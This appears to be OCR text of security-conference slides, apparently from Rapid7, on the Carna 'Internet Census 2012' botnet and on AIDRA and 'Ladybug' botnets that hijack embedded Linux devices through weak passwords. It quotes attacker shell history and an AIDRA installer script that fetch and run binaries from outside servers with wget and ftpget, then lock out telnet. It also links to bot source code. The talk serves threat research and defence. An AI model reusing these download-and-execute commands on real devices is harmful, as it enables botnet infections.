
- On Monday an anonymous researcher dumped 9Tb of scans
- Created a C&C-less 420,000+ node scanning botnet
- Abused weak passwords on embedded Linux devices
- Published detailed analysis, maps, and a 568Gb torrent
- Included a ton of useful data
  - ICMP Ping Scans, Traceroute Hops, Reverse DNS
  - OS Fingerprints, IP ID Analysis, TCP SYN Scans
  - UDP Probe Responses
  - TCP Probe Responses

http://internetcensus2012.bitbucket.org/

RAPID7

Internet Census 2012: Fact Checking

- This is amazing and horribly illegal, but is it real?
  - Compared fingerprints with Critical.IO & SHODAN
  - Verified 94,000+ of the source IPs via MySQL responses
  - Way too much data and too accurate to be forged
- What impact did this have on production systems?
  - None, as far as anyone noticed prior to Monday's publication
  - Steps were taken to not interfere with normal operations
  - Distributed approach masked it from reputation lists
- How bad is this embedded Linux device issue?
  - Over 1.2 million devices found vulnerable (unique MAC)
  - Only 420,000 used for this botnet


>2000
1000
500
250
100
50
25
10
420 Thousand Carna Botnet clients active from March 2012 to December 2012

Embedded Linux Bots

- Carna was a relatively polite bot, compared to AIDRA
  - AIDRA is an embedded Linux bot with an IRC C&C
  - DDoS is the primary function of AIDRA bots

    https://github.com/eurialo/lightaidra/

- Botnet operators are sloppy

```
$ telnet A.B.C.D
Escape character is '^]'.
sh-3.00# history
1  root
2  admin
3  mkdir /var/run; mkdir /var/run/.sysV6 && cd /var/run/.sysV6 &&
   wget -c http://176.xxx.xxx.xxx/sysV6/sysV6.sh && sh sysV6.sh ||
   mkdir /var/run/.sysV6 && cd /var/run/.sysV6 &&
   ftpget -u skynet -p cloud 176.xxx.xxx.xxx sysV6.sh sysV6/sysV6.sh &&
   sh sysV6.sh &
```

RAPID7

Typical AIDRA

- Download 5+ binaries, try each until one works
- Use iptables to block incoming port 23

```
# THIS SCRIPT DOWNLOAD THE BINARIES INTO ROUTER.
# UPLOAD GETBINARIES.SH IN YOUR HTTPD.

# YOUR HTTPD SERVER:
REFERENCE_HTTP="http://173.xxx.xxx.xxx"

wget -c ${REFERENCE_HTTP}/${REFERENCE_MIPSEL} -P /var/run …
wget -c ${REFERENCE_HTTP}/${REFERENCE_MIPS} -P /var/run && …
wget -c ${REFERENCE_HTTP}/${REFERENCE_ARM} -P /var/run && …
wget -c ${REFERENCE_HTTP}/${REFERENCE_PPC} -P /var/run && …
wget -c ${REFERENCE_HTTP}/${REFERENCE_SUPERH} -P /var/run && …
wget -c ${REFERENCE_HTTP}/sshd -P /var/run && …
wget -c ${REFERENCE_HTTP}/telnetd -P /var/run && …

iptables -A INPUT -p tcp --dport 23 -j DROP
mv /usr/bin/wget /usr/bin/wg
mv /bin/wget /bin /wg
```

RAPID7

Ladybug Botnet

- One botnet was selected at random (#ladybug)
  - FTP was used as a fallback to transfer the binaries
  - FTP downloads leave an entry in /var/log/wtmp
  - The 1Gb wtmp file is world-readable…
- Over a two-month period, over 1.5 million infections
  - Represents over 600,000 unique IP addresses
  - These don't include HTTP-based downloads
  - At least 6 other similar botnets are live

Summary

- Large-scale scanning is feasible & cheap
- We have bigger issues than desktop patching
- We need to take embedded security seriously
- Compromising 5% of the internet is a trivial task

Port 21